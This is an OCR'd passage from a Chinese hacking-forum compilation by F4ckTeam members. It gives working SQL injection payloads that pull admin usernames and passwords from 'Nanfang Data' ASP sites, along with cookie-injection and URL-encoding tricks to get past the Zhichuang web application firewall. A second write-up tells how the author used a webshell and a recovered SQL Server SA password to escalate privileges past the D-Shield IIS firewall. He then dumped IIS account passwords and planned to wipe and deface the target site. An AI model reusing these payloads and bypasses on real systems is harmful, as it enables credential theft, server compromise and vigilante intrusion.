
这种加密方式去进行绕过就好了。
如果是一句话的话，注意连接方式，不要用菜刀，菜刀肯定不行的。
在网页版的客户端吧，或者直接上传大马就好了。

第3章 智创突破

第1节　不用工具突破智创

作者：贱人
邮箱：f4ck@f4ck.net
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

今日看到一站 看到参数 图上
很明显是南方数据的。
提交
NewsType.asp?SmallClass=’%20union%20select%200,username%2BCHR(124)%2Bpassword,2,3,4,5,6,7,8,9%20from%20admin%20union%20select%20*%20from%20news%20where%201=2%20and%20’’=’



被 智创 拦截了
咳咳 post get 试过了不行 只能 cookie 了
很简单　先打开网址

http://www.xxx.com/shownews.asp?id=1
清空地址栏，，浏览器提交：
javascript:alert(document.cookie="id="+escape("1 and 1=2 union select 1,username,password,4,5,6,7,8,9,10 from Admin"))

出现小框框 不用理她
再次提交
http://www.xxxcom/shownews.asp

返回管理帐号 密码 。
后来想了想。此贴没技术可言的啊！
哎 还以为我是天才呢、
哪知道还是傻逼
智创能突破。那么 D 盾呢。安全狗呢。是否也会这样呢？各位自己尝试下吧。

第2节　不用工具突破智创

作者：piaoker
邮箱：1019440256@qq.com
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

早上看到 贱人发了一个 突破智创的 想想我也来一个吧 我这个藐视比他的更蛋疼。不过效果是一样的。纯粹个人娱乐。。。。。


刚叫他发 他有点小忙。 于是百度企业类的网站一阵乱找 最后终于给我找了一个。

被 智创 拦截了。原语 句：

NewsType.asp?SmallClass='%20union%20select%200,username%2BCHR(124)%2Bpassword,2,3,4,5,6,7,8,9%20from%20admin%20union%20select%20*%20from%20news%20where%201=2%20and%20''='

（其实后面自己试验好像没这么麻烦 往下看）

NewsType.asp?SmallClass='%20union%20select%200,username%2BCHR(124)%2Bpassword,2,3,4,5,6,7,8,9




这一句都还没有拦截。 加上后面的查询语句就死逼了。 下面来突破

以前测试的方法就是把查询的语句转换成 URL 编码

打开我们可爱的御剑 虽然挂了但是还是依恋他的功能

NewsType.asp?SmallClass='%20union%20select%200,username%2BCHR(124)%2Bpassword,2,3,4,5,6,7,8,9%20%66%72%6F%6D%20%61%64%6D%69%6E

OK 复制过去回车看看



举一反三。大家就多多测试吧。

第4章 D 盾突破

D 盾_IIS 防火墙是专为 IIS 设计的一个主动防御的保护软件,以内外保护的方式 防止网站和服务器给入侵,在正常运行各类网站的情 况下，越少的功能，服务器越安全的理念而设计，限制了常见的入侵方法，让服务器更安全。

第1节 记一次星外虚拟机 D 盾提权

作者：piaoker
邮箱：1019440256@qq.com
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

东西不忘分享, 正所谓你不分享,谁与你共享？本人小菜全靠运气有写得不好的地方还请多多指点。

话说。昨晚在群里遛狗 一朋友突然发了个卖信封的骗子站。当时还没吃饭 也无聊就抄上家伙跟我朋友一起 给他检查检查。 看图。这家伙估计骗了不少人,百度一下 QQ 见不少人刷他是骗子。

主站找到后台 尝试弱口令。无果 我一朋友说他知道是什么模板 当时想不起名字了。额好吧!原谅他 社工了一下 QQ 号,尝试 FTP 弱口令 也不行。是不是被人日过几次了嗯。安全做得还不错， 御剑 扫出 100 多个旁站 IIS6 的 当时我就吃饭去鸟。

旁站我朋友拿的 简单的拿下了一个 shell 拿 shell 就不多说了 这里主要讲提权

拿到 shell 看了一下脚步挺高兴的 支持 aspx PHP 看图吧


21 1433 3306 看来有 sa 跟 root 但是一想到 虚拟机这个我就放弃鸟。 不是支持 aspx 嘛 转战 换 aspx 马 能执行命令才是王道。

一看到 这个页面 心有点麻凉麻凉的。不能执行命令。 虚拟机不能执行命令
权限一下掉了 跟不支持 aspx 没区别鸟。 然后就东逛逛西逛逛 也就没了心思鸟。
突然想到 去群里讨论讨论呗。 问了一下 我们群的公关牛。 但是他藐视在陪女朋友
刚刚挽回的感情嘛 哎不管他 然后休息了下。
突然想起 有一天某个群 有个 net user 喊了几下广告接提权单。 因为我比较喜欢研究提权
我也就加上他了 反正无聊嘛 没事还能聊聊 套点思路。
来个图。 Net user 大牛没其他意思啊。。。 不是讽刺的意思。。。
他也就随便看一下 看到不能执行命令 他就放弃了 细看的话 估计别人也能提下来。


不行!! 大牛都说不行鸟。还是自己来吧

上传个啊 D 锅锅的 扫目录 扫扫看、 慢慢来 我提权不着急 最长的一个服务器提了 一天一夜 不包括拿 shell 的时间!!

这个站我也做好了 远控马 我扫目录的目的就是为了找找看 有没写权的目录 比较显眼的。




一个多小时过去鸟。 发现了这个重大信息 给我的第一感觉 就是卖服务器哪人自己的站。既然 1433 3306 开了我就不信 就这么背他是个 ACC 的数据库 草。




接下来、 RP 爆发 挡不住 只给了个密码 当时我还没搞明白什么情况。

先去试试看能执行不 直到现在我才发现我的 D 锅!! 不给连接。




D 哥的出现吓了我一跳 啥时候不出来我刚找到 SA 你跑出来吓人 草。
还好 上面个 SA CMD 执行命令 没拦截 看图



接下来该做神马东东， 我就不往下了 我穿了个列 IIS 账号密码 VBS 列了出来。
如果给你个系统权限 CMD 你还要问我怎么加账号 哪我也是相当的无语鸟。

提这个站吧也是独立完成的 想借此外力可惜没人帮忙。
好了 来看看那个骗子的站吧 他就躺在 FTP 里面



目的达到了 我准备格了他挂个黑页。。打击骗子人人有责
想法是不是很淫荡!! 哪是必须的噻 要不我还叫啥 piaoker 啊!!